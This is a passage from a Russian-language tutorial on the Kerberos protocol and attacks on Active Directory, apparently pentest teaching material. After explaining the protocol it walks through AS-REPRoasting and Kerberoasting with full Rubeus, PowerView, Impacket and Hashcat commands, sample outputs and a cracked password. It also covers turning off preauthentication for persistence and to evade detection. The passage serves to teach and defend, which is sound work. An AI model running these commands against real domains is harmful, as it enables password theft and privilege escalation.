Этот этап, называемый предварительной аутентификацией, не является обязательным, но все учётные записи должны его проходить по умолчанию. Однако следует отметить, что администратор может отключить предварительную аутентификацию. В этом случае клиенту не нужно отправлять аутентификатор. KDC отправит TGT в любом случае.

Таким образом, KDC получил запрос клиента на TGT. Если KDC успешно расшифрует аутентификатор (или если предварительная аутентификация отключена для клиента), он отправит пользователю ответ AS-REP.

Для защиты KDC сгенерирует временный сеансовый ключ перед отправкой ответа пользователю. Клиент будет использовать этот ключ для дальнейшего обмена данными. KDC не шифрует всю информацию ключом пользователя. Ранее мы указывали, что Kerberos – это протокол без сохранения состояния, поэтому KDC нигде не хранит этот сеансовый ключ. В ответе AS-REP будут два элемента:

1. Во-первых, мы ожидаем запрошенный пользователем тикет TGT. Он содержит всю информацию пользователя и защищён ключом KDC, поэтому пользователь не может его изменить. Он также содержит копию сгенерированного сеансового ключа.

2. Во-вторых, это сам сеансовый ключ, но на этот раз защищённый ключом пользователя.

Сеансовый ключ дублируется в ответе: одна копия защищена ключом KDC, а другая – ключом пользователя.

Ticket-Granting Service (TGS)

Служба Ticket-Granting Service – это компонент KDC, отвечающий за выдачу тикетов на сервисы. Обычно размещается на контроллере домена в домене Active Directory. Когда пользователь или компьютер запрашивает тикет на сервис, запрос отправляется компоненту TGS KDC, который проверяет личность пользователя или компьютера и его полномочия на доступ к запрошенному ресурсу, прежде чем выдать тикет на сервис.

Клиент получает ответ от сервера на свой запрос TGT. Этот ответ содержит TGT, защищённый ключом KDC, и сеансовый ключ, защищённый ключом клиента/пользователя. Затем он может расшифровать эти данные для извлечения временного сеансового ключа.

Следующий шаг – запрос тикета на сервис TGS с помощью сообщения TGS-REQ. Для этого в сообщении передаются три элемента:

1. Имя сервиса, к которому запрашивается доступ (SERVICE/HOST, что является представлением Service Principal Name (SPN)).
2. Ранее полученный тикет TGT, содержащий информацию о пользователе и копию сеансового ключа.
3. Аутентификатор, который будет зашифрован с использованием сеансового ключа.

KDC получает запрос TGS, но Kerberos – протокол без сохранения состояния. Таким образом, KDC не имеет представления о том, какая информация была передана ранее. Ему всё равно необходимо проверить корректность запроса TGS. Для этого ему необходимо проверить, зашифрован ли аутентификатор корректным сеансовым ключом. В тикете TGT была копия сеансового ключа. KDC расшифрует TGT (проверив при этом его подлинность) и извлечёт сеансовый ключ. С помощью этого сеансового ключа он сможет проверить корректность аутентификатора. Если процедура завершается корректно, KDC достаточно получить информацию о запрошенном сервисе и ответить пользователю сообщением TGS-REP. Ранее для обмена данными между пользователем и KDC был сгенерирован сеансовый ключ. Для будущих сообщений между пользователем и сервисом генерируется новый сеансовый ключ. Этот сеансовый ключ будет присутствовать в двух экземплярах в ответе, отправляемом KDC пользователю.

Тикет TGS содержит три элемента:

1. Имя запрошенного сервиса (его SPN).
2. Копия информации о пользователе, которая присутствовала в TGT. Сервису нужна эта информацию для определения, имеет ли пользователь право на использование сервиса.
3. Копия сеансового ключа.

Вся эта информация шифруется сеансовым ключом пользователя/KDC. В зашифрованном ответе информация о пользователе и копия сеансового ключа пользователя/сервиса также шифруются ключом сервиса.

Application Request (AP)

Пользователь теперь может расшифровать ответ, чтобы извлечь сеансовый ключ пользователя/сервиса и тикет TGS, но тикет TGS защищён ключом сервиса. Пользователь не может изменить тикет TGS, а значит, и свои права, как и в случае с тикетом TGT.

Пользователь передаст этот тикет TGS сервису.

2.2. ОБЗОР АТАК НА ПРОТОКОЛ KERBEROS

Перейдём к анализу конкретных атак на протокол Kerberos.

При запросе тикета TGT (AS-REQ) по умолчанию пользователь должен пройти аутентификацию с помощью аутентификатора, зашифрованного ключом, полученным из его пароля. Если у учётной записи пользователя слабый пароль, можно выполнить офлайн-атаку для получения пароля к этой учётной записи. Аналогично, имея тикет TGT, пользователь может запросить тикет сервиса для любого существующего сервиса. Ответ KDC (TGS-REP) содержит информацию, зашифрованную с помощью секрета учётной записи сервиса. Если у учётной записи сервиса слабый пароль, можно выполнить офлайн-атаку для получения пароля к этой учётной записи.

Делегирование в протоколе Kerberos позволяет сервису выдавать себя за пользователя для доступа к другому ресурсу. Аутентификация делегируется, и последний ресурс отвечает сервису так, как будто у него есть права первого пользователя. Существуют различные типы делегирования, каждый из которых имеет свои недостатки, позволяющие злоумышленнику выдавать себя за (иногда произвольных) пользователей для использования других сервисов. Мы рассмотрим следующие атаки: неограниченное делегирование (unconstrained delegation), ограниченное делегирование (constrained

delegation) и делегирование с ограничениями на основе ресурсов (resource-based constrained delegation).

Тикеты защищены для предотвращения их подделки (тикет TGT защищён ключом KDC, а тикет TGS – ключом учётной записи сервиса). Если злоумышленник получит один из этих ключей, он сможет подделать произвольные тикеты для доступа к сервисам с произвольными правами. В следующих разделах описаны две атаки: Silver Ticket для подделки TGS и Golden Ticket для подделки TGT.

Наконец, можно перечислять пользователей и проверять пароли с помощью протокола Kerberos. Если запросить тикет TGT для конкретного пользователя, сервер ответит по-разному в зависимости от наличия пользователя в его базе данных. Аналогичным образом, зашифровав аутентификатор разными паролями, можно проверить, действителен ли пароль для выбранного пользователя.

Атака AS-REPRoasting

AS-REPRoasting – это самая простая атака на протокол Kerberos, нацеленная на предварительную аутентификацию (Pre-Authentication). На практике она встречается редко, но является одной из немногих атак Kerberos, не требующих наличия каких-либо аутентификационных данных. Злоумышленнику нужна только информация об имени пользователя, которое можно получить различными методами перебора. Получив имя пользователя, злоумышленник отправляет сообщение AS_REQ (Authentication Service Request) в KDC, выдавая себя за пользователя. KDC отправляет в ответ сообщение AS_REP, содержащее информацию, зашифрованную ключом, полученным из пароля пользователя. Этот ключ можно подобрать в офлайн-режиме, чтобы получить пароль пользователя.

Запросы TGT шифруются с использованием текущей временной метки и пароля учётной записи. Контроллер домена расшифрует сообщение, чтобы убедиться в корректности пароля. В случае успеха пользователю будет выдан тикет TGT для последующих запросов аутентификации в домене в ответе AS-REP. Вместе с тикетом TGT будет предоставлен сеансовый ключ, зашифрованный паролем пользователя.

Если для учётной записи отключена предварительная аутентификация, злоумышленник может получить зашифрованный тикет TGT для конкретной учётной записи без какой-либо предварительной аутентификации. Эти тике-

ты уязвимы для офлайн-атак с использованием таких инструментов, как Hashcat или John the Ripper.

Таким образом, если говорить кратко, можно получить тикет TGT для любой учётной записи, у которой включён параметр Do not require Kerberos preauthentication (рис. 2).



Рис. 2. Настройка предварительной аутентификации

Ответ службы аутентификации (AS-REP) шифруется паролем учётной записи, и любой пользователь сети может его запросить.

Атака AS-REPRoasting похожа на атаку Kerberoasting, но используется сообщение AS-REP вместо TGS-REP.

Параметры пользователя можно получить с помощью инструментов Impacket, PowerView или других встроенных инструментов, таких как модуль AD PowerShell.

Атаку можно выполнить с помощью инструментов Impacket, Rubeus и других инструментов для получения тикета целевой учётной записи. Как уже упоминалось, учётные записи с этим параметром встречаются относительно редко. Такая конфигурация встречается гораздо реже, чем Service Principal Names (SPN), которые часто подвергаются атаке Kerberoasting, о которой поговорим далее.

Однако есть и другие способы реализации рассмотренной атаки. Предположим, у злоумышленника есть разрешения GenericWrite или GenericAll для целевой учётной записи. В этом случае он может включить этот атрибут и получить тикет AS_REP для офлайн-атаки, восстановить пароль учётной записи и отключить параметр. Эту атаку можно назвать целевой атакой AS-REPRoasting. Успех атаки зависит от того, насколько слабым является пароль пользователя.

Рассмотрим несколько примеров проведения этой атаки с компьютера под управлением Windows.

Инструмент PowerView можно использовать для перечисления пользователей, у которых свойство UserAccountControl (UAC) имеет значение DONT_REQ_PREAUTH:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser -UACFilter DONT_REQ_PREAUTH

logoncount : 0
badpasswordtime : 12/31/1600 7:00:00 PM
distinguishedname : CN=Jenna Smith,OU=Server
Team,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
objectclass : {top, person, organizationalPerson, user} displayname : Jenna
Smith
userprincipalname : jenna.smith@inlanefreight
name : Jenna Smith
objectsid : S-1-5-21-2974783224-3764228556-2640795941- 1999
samaccountname : jenna.smith
admincount : 1
codepage : 0
samaccounttype : USER_OBJECT
accountexpires : NEVER
countrycode : 0
whenchanged : 8/3/2020 8:51:43 PM
instancetype : 4
usncreated : 19711
objectguid : ea3c930f-aa8e-4fdc-987c-4a9ee1a75409
sn : smith
lastlogoff : 12/31/1600 7:00:00 PM
objectcategory :
```

```
CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL dscorepropaga-
tiondata : {7/30/2020 6:28:24 PM, 7/30/2020 3:09:16 AM, 7/30/2020 3:09:16 AM,
7/28/2020 1:45:00
 AM...}
givenname : jenna
memberof : CN=Schema
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
lastlogon : 12/31/1600 7:00:00 PM
badpwdcount : 0
cn : Jenna Smith
useraccountcontrol : PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PREAUTH
whencreated : 7/27/2020 7:35:57 PM primarygroupid : 513
pwdlastset : 7/27/2020 3:35:57 PM msds-supportedencryptiontypes : 0
usnchanged : 89508
```

Располагая этой информацией, можно использовать инструмент Rubeus для получения сообщения AS-REP в правильном формате для перебора паролей в офлайн-режиме. Эта атака не требует контекста пользователя домена и может быть выполнена по имени учётной записи пользователя без предварительной аутентификации Kerberos:

```
PS C:\Tools> .\Rubeus.exe asreproast /user:jenna.smith
/domain:inlanefreight.local /dc:dc01.inlanefreight.local /nowrap
/outfile:hashes.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v1.5.0
[*] Action: AS-REP roasting
[*] Target User
[*] Target Domain
[*] Target DC
: jenna.smith
: inlanefreight.local
: dc01.inlanefreight.local
[*] Using domain controller: dc01.inlanefreight.local
(fe80::c872:c68d:a355:e6f3%11)
[*] Building AS-REQ (w/o preauth) for: 'inlanefreight.local\jenna.smith'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
      [email]:9369076320<SNIP>
```

Инструмент возвращает список хешей, связанных с различными тикетами TGT. Далее можно получить открытый пароль, связанный с этими учётными записями, с помощью инструмента Hashcat. Режим хеширования Hashcat – 18200 (Kerberos 5, etype 23, AS-REP):

```
C:\Tools\hashcat-6.2.6> hashcat.exe -m 18200 C:\Tools\hashes.txt
C:\Tools\rockyou.txt -O
hashcat (v6.2.6) starting
OpenCL API (OpenCL 2.1 WINDOWS) - Platform #1 [Intel(R) Corporation]
====================================================================
* Device #1: AMD EPYC 7401P 24-Core Processor, 2015/4094 MB (511 MB
allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1
Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: C:\Tools\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
[email]:c4caff1049fd667...9b96189d8804:dancing_queen101
<SNIP>
```

Как видим, Hashcat успешно подобрал пароль одного из двух пользователей AS-REPRoastable. В реальном сцеарии можно было бы проверить использование учётной записи этого пользователя для первоначального закрепления в домене, горизонтального продвижения или для повышения привилегий.

В случае обнаружения наличия привилегии GenericAll для учётной записи, вместо сброса пароля учётной записи можно включить флаг DONT_REQ_PREAUTH, затем запросить хеш этой учётной записи и попытаться подобрать пароль. Для этого можно использовать модуль PowerView:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Set-DomainObject -Identity userName -XOR
@{useraccountcontrol=4194304} -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=userName)(name=userName)(displayname=userName))))
VERBOSE: [Set-DomainObject] XORing 'useraccountcontrol' with '4194304' for
object 'userName'
```

Рассмотрим выполнение атаки AS-REPRoasting, используя ОС Linux.

Скрипт GetNPUsers.py из набора Impacket можно использовать для перечисления пользователей, у которых значение UAC установлено в значении DONT_REQ_PREAUTH.

При работе с протоколом Kerberos в Linux необходимо использовать DNS-сервер цели или настроить на хосте соответствующие записи DNS для целевого домена. То есть перед атакой необходимо создать запись в /etc/hosts для домена/контроллера домена.

```
GetNPUsers.py inlanefreight.local/pixis
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
Name         MemberOf
PasswordLastSet             LastLogon                   UAC
-----------  --------------------------------------------------  --------
------------------  -------------------------  --------
amber.smith                                                      2020-07-
27 21:35:52.333183  2020-07-28 20:34:15.215302  0x410220
jenna.smith  CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-
27 21:35:57.901421  <never>                     0x410220
```

Теперь, когда есть список уязвимых учётных записей, можно получить их хеши в формате Hashcat, добавив параметр -request к команде:

```
GetNPUsers.py inlanefreight.local/pixis -request
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
Name         MemberOf
PasswordLastSet             LastLogon                   UAC
-----------  --------------------------------------------------  --------
------------------  -------------------------  --------
amber.smith                                                      2020-07-
27 21:35:52.333183  2020-07-28 20:34:15.215302  0x410220
jenna.smith  CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-
27 21:35:57.901421  2020-08-12 16:20:21.383297  0x410220
[email
protected]:d28eecddc8c5e18157b3d73ec4a68aa5$2a881995d52a313d265<SNIP>
[email
protected]:e65a2fa83383a0c1f189408c07fe6d32$5b0478cd94258778478<SNIP>
```

Если нет учётных данных в домене, но есть список имён пользователей, всё равно можно найти учётные записи, не требующие предварительной аутентификации. Используя скрипт GetNPUsers.py, можно выполнить поиск по каждой учётной записи в файле, содержащем список пользователей, для определения, есть ли хотя бы одна учётная запись, уязвимая для атаки:

```
GetNPUsers.py INLANEFREIGHT/ -dc-ip 10.129.205.35 -usersfile
/tmp/users.txt -format hashcat -outputfile /tmp/hashes.txt -no-pass
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)

cat /tmp/hashes.txt
$krb5asrep$23$amber.smith@INLANEFREIGHT:d28eecddc8c5e18157b3d73ec4a68aa5$2
a881995d52a313d265<SNIP>

hashcat -m 18200 hashes.txt rockyou.txt
hashcat (v5.1.0) starting...
<SNIP>
[email]:c4caff1049fd667<SNIP>9b96189d8804:dancing_queen101 <SNIP>
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: hashes.txt
Time.Started.....: Wed Aug 12 16:37:48 2020 (18 secs)
Time.Estimated...: Wed Aug 12 16:38:06 2020 (0 secs)
Guess.Base.......: File (Tools/Cracking/Wordlists/Passwords/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   827.0 kH/s (13.72ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
Progress.........: 28688770/28688770 (100.00%)
Rejected.........: 0/28688770 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] ->
$HEX[042a0337c2a156616d6f732103]
```

AS-REPRoasting можно использовать в рамках двух цепочек атак:

– Персистирование: Установка флага DONT_REQ_PREAUTH для учётных записей позволит злоумышленникам восстановить доступ к ним в случае смены пароля. Это позволяет обеспечить персистирование на устройствах, которые, вероятно, находятся вне области мониторинга (например, принтеры), но при этом имеют высокую вероятность получения доступа к домену в любое время. Можем отметить, что этот параметр включён для учётных записей служб, используемых старыми приложениями управления.

– Повышение привилегий: существует множество сценариев, в которых злоумышленник может изменить любой атрибут учётной записи, но невозможность входа в систему, не зная или не сбрасывая пароль. Сброс пароля опасен, поскольку с высокой вероятностью вызовет обнаружение.

Вместо того, чтобы сбросить пароль, злоумышленники могут активировать этот бит и попытаться по хешу подобрать пароль учётной записи.

Атака Kerberoasting

Kerberoasting – это атака на учётные записи служб, которая позволяет злоумышленнику выполнить офлайн-атаку подбора паролей, используя учётную запись Active Directory, связанную со службой. Атака похожа на AS-REPRoasting, но требует предварительной аутентификации в домене. Другими словами, для проведения атаки потребуются действующая учётная запись пользователя домена и пароль (даже с минимальными привилегиями) или оболочка SYSTEM (или учётная запись домена с низкими привилегиями) на компьютере, присоединённом к домену. Существует один нюанс, связанный с учётными записями без предварительной аутентификации Kerberos, который мы обсудим далее.

При регистрации службы в Active Directory добавляется имя Service Principal Name (SPN), являющееся псевдонимом реальной учётной записи AD. Информация, хранящаяся в Active Directory, включает имя машины, порт и хеш пароля учётной записи AD. В случае правильной конфигурации учётные записи служб с этими SPN используются для обеспечения надёжности пароля. Эти учётные записи аналогичны учётным записям машин и даже могут иметь автоматически меняющиеся пароли. Часто можно встретить SPN, привязанные к учётным записям пользователей, поскольку настройка учётных записей служб может быть сложной процедурой, и не все поставщики программного обеспечения поддерживают их. Хуже всего то, что учётная запись службы может перестать работать через 30 дней при попытке смены пароля. Для системных администраторов (и поставщиков программного обеспечения) главное – это бесперебойная работа, поэтому они часто по умолчанию используют учётные записи пользователей, что является приемлемым решением, если для учётной записи назначен надёжный пароль.

Если во время тестирования на проникновение обнаруживается, что SPN привязано к учётной записи пользователя, следует отметить это как признак низкого уровня безопасности. Потенциальный риск заключается в том, что в случае задания слабого пароля этой учётной записи злоумышленник сможет его подобрать.

В предыдущих разделах мы обсуждали протокол Kerberos, в частности, порядок запроса тикета TGS. Когда KDC отвечает на запрос TGS, он отправ-

ляет сообщение, которое полностью зашифровано сеансовым ключом, общим для пользователя и KDC, поэтому пользователь может его расшифровать. Однако тикет TGS зашифрован секретным ключом учётной записи сервиса. Таким образом, пользователь получает данные, зашифрованные паролём учётной записи сервиса.

Пользователь может запросить тикет TGS для всех доступных сервисов в среде Active Directory и зашифровать эти тикеты секретным ключом каждой учётной записи сервиса, имеющейся в его распоряжении. Теперь, имея тикет TGS, зашифрованный паролем учётной записи сервиса, пользователь может выполнить атаку методом подбора паролей в офлайн-режиме, чтобы попытаться восстановить пароль.

Однако большинство сервисов запускаются под учётными записями машин (COMPUTERNAME$), пароли которых сгенерированы случайным образом и имеют длину 120 символов, что сводит вероятность их подбора к нулю.

Иногда сервисы запускаются под учётными записями пользователей, как было упомянуто выше. Именно такие сервисы и представляют интерес для анализа. Именно на эти учётные записи направлена атака Kerberoasting. Когда учётные записи SPN настроены на использование алгоритма шифрования RC4, тикеты гораздо проще проанализировать офлайн. Можно столкнуться с организациями, использующими этот устаревший, криптографически ненадёжный алгоритм шифрования RC4. Рекомендуется использовать только алгоритм AES (Advanced Encryption Standard), который является более криптостойким.

Инструмент PowerView можно использовать для перечисления пользователей с установленными SPN и автоматического запроса тикета TGS для последующего получения хеша. Для перечисления учётных записей с установленными SPN можно использовать следующий метод:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser -SPN

logoncount : 0
badpasswordtime : 12/31/1600 8:00:00 PM
description : Key Distribution Center Service Account distinguishedname :
CN=krbtgt,CN=Users,DC=inlanefreight,DC=local
objectclass : {top, person, organizationalPerson, user} name : krbtgt
primarygroupid : 513
objectsid : S-1-5-21-228825152-3134732153-3833540767- 502
samaccountname : krbtgt
```

```
admincount : 1
codepage : 0
samaccounttype : USER_OBJECT
showinadvancedviewonly : True
accountexpires : NEVER
cn : krbtgt
whenchanged : 5/4/2022 8:04:31 PM
instancetype : 4
objectguid : a68bfed4-1ccf-4b62-8efa-63b32841c05d lastlogon : 12/31/1600
8:00:00 PM
lastlogoff : 12/31/1600 8:00:00 PM
objectcategory :
CN=Person,CN=Schema,CN=Configuration,DC=inlanefreight,DC=local dscorepropaga-
tiondata : {5/4/2022 8:04:31 PM, 5/4/2022 7:49:22 PM, 1/1/1601 12:04:16 AM}
serviceprincipalname : kadmin/changepw
memberof : CN=Denied RODC Password Replication
Group,CN=Users,DC=inlanefreight,DC=local
whencreated : 5/4/2022 7:49:21 PM
iscriticalsystemobject : True
badpwdcount : 0
useraccountcontrol : ACCOUNTDISABLE, NORMAL_ACCOUNT
usncreated : 12324
countrycode : 0
pwdlastset : 5/4/2022 3:49:21 PM msds-supportedencryptiontypes : 0
usnchanged : 12782
<SNIP>
```

Также можно использовать PowerView для непосредственного проведения атаки Kerberoasting:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser * -SPN | Get-DomainSPNTicket -format Hashcat |
export-csv .\tgs.csv -notypeinformation
PS C:\Tools> cat .\tgs.csv

"SamAccountName","DistinguishedName","ServicePrincipalName","TicketByteHex
Stream","Hash"
"krbtgt","CN=krbtgt,CN=Users,DC=inlanefreight,DC=local","kadmin/changepw",
,"$krb5tgs$18$*krbtgt$inlanefreight.local$kadmin/changepw*$B6D1ECE203852A0
4E57DFDD47627CDCA$D75AF1139899CA82EDA1CC6B548AACFF04DA9451F6F37E641C44F27A
E2BAB86DB49F4913B5D09F447F7EEA97629A3C0FF93063F3B20273D0<SNIP>
```

Вместо использования метода, показанного выше, можно использовать функцию Invoke-Kerberoast для быстрого выполнения этой задачи:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Invoke-Kerberoast
SamAccountName       : adam.jones
DistinguishedName    : CN=Adam
Jones,OU=Operations,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
```

```
ServicePrincipalName : IIS_dev/inlanefreight.local:80
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*adam.jones$INLANEFREIGHT.LOCAL$IIS_dev/inlanefreight.local:80
*$D7C42CD87BEF69BA275C9642BBEA9022BE3C1<SNIP>
SamAccountName       : sqldev
DistinguishedName    : CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_dev/inlanefreight.local:1443
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local:
1443*$29A78F89AC24EADBB4532DF066B90F1D808A5<SNIP>
SamAccountName       : sqlqa
DistinguishedName    : CN=sqlqa,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_qa/inlanefreight.local:1443
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local:14
43*$895B5A094F49081330D4AEA7C1254F37EEAD7<SNIP>
SamAccountName       : sql-test
DistinguishedName    : CN=sql-test,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_test/inlanefreight.local:1443
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*sql-
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local:1443*$68F3B218
22B3C16D272F38A5658E20F580037<SNIP>
SamAccountName       : sqlprod
DistinguishedName    : CN=sqlprod,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQLSvc/sql01:1433
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01:1433*$EE29DA2458CA
695EC2EDE568E9918909F7A05<SNIP>
```

Ещё один быстрый способ выполнить Kerberoasting – использовать инструмент Rubeus. В документации Rubeus описаны различные варианты атаки Kerberoasting.

Можно использовать Rubeus для Kerberoasting всех доступных пользователей и возврата их хешей для офлайн-перебора:

```
C:\Tools> C:\Tools>Rubeus.exe kerberoast /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
```

```
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.
[*] Target Domain          : INLANEFREIGHT.LOCAL
[*] Searching path
'LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 6
[*] SamAccountName
[*] DistinguishedName
[*] ServicePrincipalName
[*] PwdLastSet
[*] Supported ETypes
[*] Hash
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local:
[email
protected]*$21CF6BFCE5377C1FA957FC340261E6A3$22AC9C6E64F19D4E51E849A99DC4F
C4FCE819E376045D1310393C7D26A42FFE50607C42A5F5E038E30867855091726D5E21FC0C
6C49730EA32CE8BF95EB6158D30796D016CCF6BA7E5A8825DECFBD9D619917BC9BF7B2A6E5
3380563DDC5BF24DDEE8B38D5F869DE6682BA2C762520434027485919F8F364F8B9D84B91C
3D1EA8EECA64F5C9690276A6211F5CE6C4AEA57ADB06188BE5E538DAC82C3F7EE708188B3E
4FD452C06FA41022317E97E9B840B93E4A03E7429D60FC4F8EB7546597B516695BDEB010CA
3FEB5A25E36BEC787044DFB19117616D76DAE523248DF55DC2513C05788B27BCE31A3FF38E
820F63BB491ECCA2563799C9C4563576B22EEB703E09B68AA95EC50CD234BFDF479027415A
58C48D024611E281DDD9355FFBF02BA277B10D6D5D347BFB751FA6101FFE915A<SNIP>
```

Также можно использовать Kerberoasting для конкретного пользователя и записать результат в файл, используя флаг /outfile:filename.txt .

Можно использовать аргументы /pwdsetafter и /pwdsetbefore для учётных записей Kerberos, пароль которых был установлен в определённую дату. Это может быть полезно, поскольку иногда обнаруживаются устаревшие учётные записи с паролем, установленным много лет назад, который не соответствует текущей политике паролей и который относительно легко подобрать.

Можно использовать флаг/stats для просмотра статистики по учётным записям Kerberos, не отправляя запросы на тикеты. Это может быть полезно для сбора информации и проверки типов шифрования, используемых в тикетах учётных записей.

Флаг /tgtdeleg может быть полезен в ситуациях, когда находятся учётные записи с параметрами This account supports Kerberos AES 128-bit encryption или This account supports Kerberos AES 256-bit encryption. Эти

